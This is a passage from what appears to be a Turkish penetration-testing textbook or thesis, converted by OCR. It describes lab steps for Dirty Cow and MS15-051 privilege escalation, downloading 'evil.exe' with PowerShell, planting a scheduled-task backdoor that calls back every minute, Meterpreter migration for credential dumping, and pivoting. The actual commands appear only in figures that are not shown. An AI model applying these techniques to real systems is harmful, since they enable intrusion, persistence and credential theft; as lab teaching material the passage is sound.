
Şekil 3.194.'de görüldüğü gibi metaploitable2 cihazı üzerinde tmp dosyası içerisinde hem evil.sh hem de evil.sh_2 dosyaları mevcuttur.

GNU/Linux sistemlerde yetki yükseltme


Hedef sistem üzerinde bir kullanıcı elde edildikten sonra yapılacak işlemler için kullanıcı yetkisi düşük olursa bu kullanıcıda yetki yükseltme işlemi gerçekleştirilmektedir. Bu işlem için izlenilecek ilk yol hedef sistemin çekirdek versiyonunu kontrol etmektir. Bu uname –a komutu ile gerçekleştirilebilmektedir.

Şekil 3.195. Hedef sistem çekirdek versiyon bilgisi.

Şekil 3.195.'de görüldüğü gibi Metasploitable2 hedef sistem cihazının çekirdek versiyon bilgisi 2.6.24'tür. Bu versiyon bilgisi için yazılmış yetki yükseltme exploit'lerine Exploitdb veya google üzerinden ulaşmak mümkündür. Aynı zamanda linux üzerinde searchsploit komutu da kullanılabilmektedir.




Şekil 3.196. Searchsploit komutu 1.



Şekil 3.197. Searchsploit komutu 2.

Şekil 3.196. ve 3.197.'de Dirty Cow exploitleri için searchsploit komutu ile bir arama işlemi gerçekleştirilmiştir. Burada elde edilen exploit'lerden 40839 numaralı exploit kullanılmıştır. İlgili exploit masaüstüne Şekil 3.198.'de görüldüğü gibi kopyalanmaktadır.




Şekil 3.198. İlgili exploitin masa üstüne kopyalanması.

40839 numaralı exploit görüldüğü gibi Kali Linux cihazı masa üstüne kopyalanmıştır. Bu işlemden sonra ilgili exploit metasploitable2 cihazının tmp dosyası altına gönderilmiştir.


Şekil 3.199. Metasploitable2 cihazı tmp dosyası içerisine ilgili exploiti göndermek.

Şekil 3.199.'da gönderilen exploit dosyasının compile edilme bilgileri genel olarak içerisinde bulunmaktadır.




Şekil 3.200. 40839.c exploitinin compile edilmesi.

Şekil 3.200.'de Compile with kısmında bu exploit'in nasıl compile edileceği bilgisi verilmiştir. Ayrıca bu exploit firefart adında bir kullanıcı oluşturmakta ve bu kullanıcı şifresi daha sonra belirlenebilmektedir. Exploit çalıştırıldıktan sonra hedef sisteme firefart kullanıcısı ile bir giriş yapıldığında root yetkileri elde edilmiştir.



Şekil 3.201. Exploit çalıştırma.

Şekil 3.201.'de Metasploitable2 cihazı üzerine gönderilen exploit compile edilmiştir ve firefart adında bir kullanıcı oluşturulmuştur. Firefart kullanıcı şifresi 123 olarak belirlenmiştir ve hedef sistem üzerinde root yetkilerine erişim Şekil 3.202.'de görüldüğü gibi sağlanmıştır.



Şekil 3.202. Firefart kullanıcısı ile root yetkisi elde etme.

Powershell aracılığı ile dosya yükleme

Bu bölümde powershell ile hedef sisteme dosya yükleme işlemi senaryolarla uygulanmıştır. Senaryo dâhilinde konfigürasyon bazlı bir zafiyetle, bir exploitle ya da fiziksel olarak hedef sistem Windows'tan bir ters bağlandı alındığı varsayılmıştır. Fakat Windows sistem üzerine bir zararlı yazılım daha konulmak istenmektedir. Bu işlem bir satırlık powershell komutu ile kolaylıkla gerçekleştirilebilmektedir.

Şekil 3.203. Powershell komutu.

Şekil 3.203.'de belirlenen bir adresten bir dosya alınıp hedef sistemde belirlenen bir dizine belirlenen bir isimle dosya aktarım işlemi gerçekleştirilmiştir.

Şekil 3.204. Windows üzerinde aktarılan dosya.

Şekil 3.204.'de görüldüğü gibi hedef sistem üzerinde aktarılan dosya evil.exe olarak mevcuttur.

Microsoft sistemlerde backdoor

Bu bölümde Microsoft sistemler üzerine backdoor bırakma işlemi uygulanmıştır. Bu işlem için Microsoft sistemlerin kendi özelliği olan zamanlanmış görevler (schedule tasks) özelliği kullanılmıştır. Bu yöntem ile daha önce hedef sistem üzerine gönderilen dosyanın belirlenen zaman aralıklarında çalıştırılması sağlanmıştır. Böylece düzenli olarak bağlantı isteği alınmış olmaktadır.

Şekil 3.205. Schedule tasks kullanımı.

Şekil 3.205.'de görülen işlemi gerçekleştirmek için Administrator kullanıcı yetkisine sahip olunması gerekmektedir. Bu komut satırı dosyayı 1 dakikalık aralıklarla çalıştıracaktır. Dosya ismi backdoor ve dizin uzantısı daha önce evil.exe dosyasının indirilmiş olduğu dizin uzantısı olarak belirtilmiştir. Komut satırı çalıştırıldığında backdoor isimli zamanlanmış görev başlatıldı mesajı alınmaktadır. Bu görev daha önce msfvenom ile oluşturulmuş exe dosyasını çalıştırmaktadır ve 4444 numaralı porta bir ters bağlantı sağlamak amacıyla istek atmaktadır. Kali Linux üzerinden 4444 numaralı port dinlemeye alındığında bir dakika sonra yeni bir bağlantı elde edilmiş olacaktır. Bu sayede sürekli bağlantı kapatılsa bile tekrar dinlemeye alındığında 1 dakika aralıklarla Kali Linux cihazı üzerine ters bir bağlantı gelecektir.

Microsoft sistemlerde kernel exploitleri aracılığıyla yetki yükseltme

Bu bölümde herhangi bir senaryo dâhilinde microsoft sistemler üzerinde bir bağlantı veya ters bağlantı alındığı varsayılmıştır. Fakat elde edilen kullanıcı yetkileri gerçekleştirilmek istenen işlemler için yeterli değilse burada yetki yükseltme işlemleri yapılmaktadır. Bu işlem kernel exploitleri aracılığıyla gerçekleştirilebilmektedir. Kali Linux üzerinde "priv" komutu ile ilgili kullanıcı yetkilerine erişim sağlanabilmektedir.

Şekil 3.206. Priv komutu.

"Systeminfo" komutu ile yetki yükseltme için gerekli bilgiler ve kb'ler kontrol edilebilmektedir. Yetki yükseltme işlemi için MS15-051 exploiti kullanılmıştır. İlgili exploit github sitesinden indirilebilmektedir. İndirildikten sonra Kali Linux üzerinden hedef makine üzerine ilgili zafiyet yükleme işlemi gerçekleştirilmiştir. Şekil 3.206.'da "priv" komutu kullanımı gösterilmektedir.

Şekil 3.207. MS15-051 zafiyetinin hedef sistem üzerine gönderilmesi.


Şekil 3.207.'de ms15-051 zafiyeti bir komut satırı ile hedef sistemin downloads dosyasına privec.exe olarak kaydedilmiştir.

Şekil 3.208. Privesc.exe.

Şekil 3.208.'de pirivesc.exe dosyası çalıştırıldığında hedef sitem üzerinde bir nt authority oturumunun elde edildiği görülmektedir.


Shell oturumundan meterpreter elde edilmesi

Hedef sistem üzerinde bir shell oturumu elde edilmesine rağmen bir meterpreter oturumu elde edilmiyorsa shell oturumundan meterpreter elde edilme işlemi gerçekleştirilebilmektedir. Bu işlem çeşitli scriptler, powershell komutları ve msfconsole üzerindeki modüller kullanılabilmektedir. İlgili msfconsole modülleri için elde edilen shell komutu geri plana alınarak Şekil 3.209.'da görülen işlemler gerçekleştirilmiştir.



Şekil 3.209. Web_delivery exploiti.

Burada kullanılan exploit bir powershell komutunu hedef sistem üzerinde çalıştırarak ve saldırganın yayınlamış olduğu dosyayı hedef sistem üzerinde çalıştırarak bir meterpreter bağlantısı elde etme işlemi gerçekleştirmektedir.



Şekil 3.210. Exploit ile elde edilen powershell komutu.


Şekil 3.210.'da "web_delivery" exploit'in opsiyon ayarları tamamlandıktan sonra sömürü işlemi başlatılmıştır. Bu sömürü işlemi sonunda exploit hedef sistem üzerinde çalıştırılmak üzere bir powershell komutu vermektedir. Bu powershell komutu çalıştırıldığında hedef sistem üzerinde bir meterpreter oturum elde etmek mümkündür.

Sızılan cihazlarda farklı işlemlere sıçrama

Meterpreter oturum mimarisinin hedef sistemin mimarisi ile uyuşmaması durumunda meterpreter üzerindeki bazı modüller kullanılırken sıkıntılar çıkabilmektedir. Bu bölümde migrate işlemleri aracılığıyla mimari değiştirme işlemleri gerçekleştirilmiştir. Bu işlemin ilk adımı "sysinfo" komutu ile hem hedef sistem mimarisi hem de meterpreter mimarisi hakkında bilgi edinmek olmuştur.

Şekil 3.211. Sysinfo.

Şekil 3.211.'de "sysinfo" komutu ile meterpreter mimarisinin x86 hedef sistem mimarisinin ise x64 olduğu görülmektedir. Bu durumda load kiwi ve Creds all komutlarının çalışmadığını görmek mümkündür. Bu durumda meterpreter mimarisinin x64 olması gerekmektedir. Bu çevirme işlemi için daha önce kullanılmış olan web_delivery scripti aracılığıyla elde edilmiş yeni bir powershell komutu hedef sistem üzerinde çalıştırılarak yeni bir meterpreter oturumu elde edilebilmektedir. İkinci bir yöntem ise sistem üzerinde çalışan x64 bir işletim sistemine migrate işlemi uygulamaktır. Bu işlemi gerçekleştirebilmek için hedef sistem üzerinde çalışan işlemlerin bir listesine ihtiyaç duyulmaktadır. Bu listeye "ps" komutu ile ulaşmak mümkündür.



Şekil 3.212. Ps komutu sonuçları.

Şekil 3.212.'de "ps" komutu sonucu hedef sistem üzerindeki işlerin ve kullanıcı yetkilerinin listesi görülmektedir. Migrate edilecek işlemler liste içerisinden seçilecektir. Bu işlemleri seçerken dikkat edilmesi gereken hususlar stabil işlemler seçmek, hata durumunda bozulmayacak işlemler seçmektir. Çünkü bazı hatalarda meterpreter oturumları ve hedef sistem düşebilmektedir ve bu hiç istenmeyen bir durumdur. Bu özellikleri içeren favori işlem vmtools işlemidir.

Şekil 3.213. Vmtools işlemi.


Şekil 3.213.'deki vmtools işlemi üzerinden "migrate işlemi" gerçekleştirebilmek için kullanıcı yetkilerinin ilgili tool ile aynı veya daha yüksek olması gerekmektedir. Dolayısıyla bu işlem için Admin yetkilerinde bir kullanıcı gerekmektedir.

Şekil 3.214. Migrate işlemi.

Şekil 3.214.'de görüldüğü gibi migrate işlemi vmtools işlemi üzerinden gerçekleştirilmiştir ve "sysinfo" komutu ile hedef sistem ve meterpreter mimari bilgileri kontrol edildiğinde aynı olduğu gözlemlenmiştir. Bu işlemler sonucunda artık load kiwi veya Creds all komutlarının çalıştığı da gözlemlenebilir.


Msfconsole üzerinde kernel zafiyeti uygulaması

Bu bölümde bir senaryo dâhilinde hedef sistem üzerinde bir meterpreter oturum elde edildiği varsayılmıştır. Fakat elde edilen yetkilerin düşük olması durumunda kernel exploit sömürme işlemi gerçekleştirilerek kullanıcı yetkisi yükseltilmiştir. Bu işlem için msfconsole üzerinde birçok modül mevcuttur. Bu işlemler için multi handler modülü kullanılmıştır.




Şekil 3.215. Multi handler ile MS15_051 zafiyeti araması.

Şekil 3.215.'de elde edilen ms15_051 exploiti kullanılarak yetki yükseltme işlemi yapılmıştır.



Şekil 3.216. MS15_051 zafiyeti.

Şekil 3.216.'da görülen MS15_051 zafiyetinin opsiyon ayarları gerçekleştirilip sömürü işlemi tamamlandığında yeni bir komut satırı elde edilerek kullanıcı yetkisinin nt authority system olarak yükseltildiği görülmektedir. Bütün MS'leri search komutu ile msf console üzerinden aramak zaman alacağından daha pratik bir yol olan suggester komutu da ilgili exploitlerin arama işleminde kullanılmaktadır. Suggester yetki yükseltmek için kullanılan kernel exploitleri sunmaktadır.




Şekil 3.217. Suggester.

Şekil 3.217.'de görülen suggester exploitleri ile de yetki yükseltme işlemleri gerçekleştirilebilmektedir.

Msfconsole üzerinden pivoting işlemi uygulaması

Karmaşık network yapılarında zaman zaman erişim sağlanamayan fakat sızılan makinenin erişebildiği subnetlere rastlamak mümkündür. Böyle durumlarda yeni subnet ve yeni hedefler bulmak için istekler sızılan makine üzerinden yönlendirilmektedir. Bu tarz işlemlere Pivoting işlemleri denilmektedir. Bu bölümde bir senaryo dâhilinde hedef sistem üzerinde bir meterpreter oturum elde edildiği varsayılmıştır. Elde edilen meterpreter oturumunda ipconfig komutu ile gerekli bilgiler alındığında iki farklı interface yakalamak mümkündür.




Şekil 3.218. Meterpreter oturum üzerindeki interfaceler.

Şekil 3.218.'de Kali Linux cihazının 88'li interfacele iletişim kurabildiği fakat 89'lu interfacele herhangi bir iletişim kurulamadığı görülmektedir. Fakat meterpreter üzerinde 89'lu interface de tespit edilmiştir. Eğer 89'lu bir interface mevcutsa bu interface ile iletişime geçebilecek araçlar da mevcuttur. Penetrasyon testi gereği iletişimi sağlayacak araçların güvenliğinin de test edilmesi gerekmektedir. Bu amaçla yapılacak istekler meterpreter oturum üzerinden geçirilecektir. Pivoting işlemleri için metasploit üzerinde birden çok modül mevcuttur. İlgili modül "search autoroute" komutu ile aranabilmektedir.

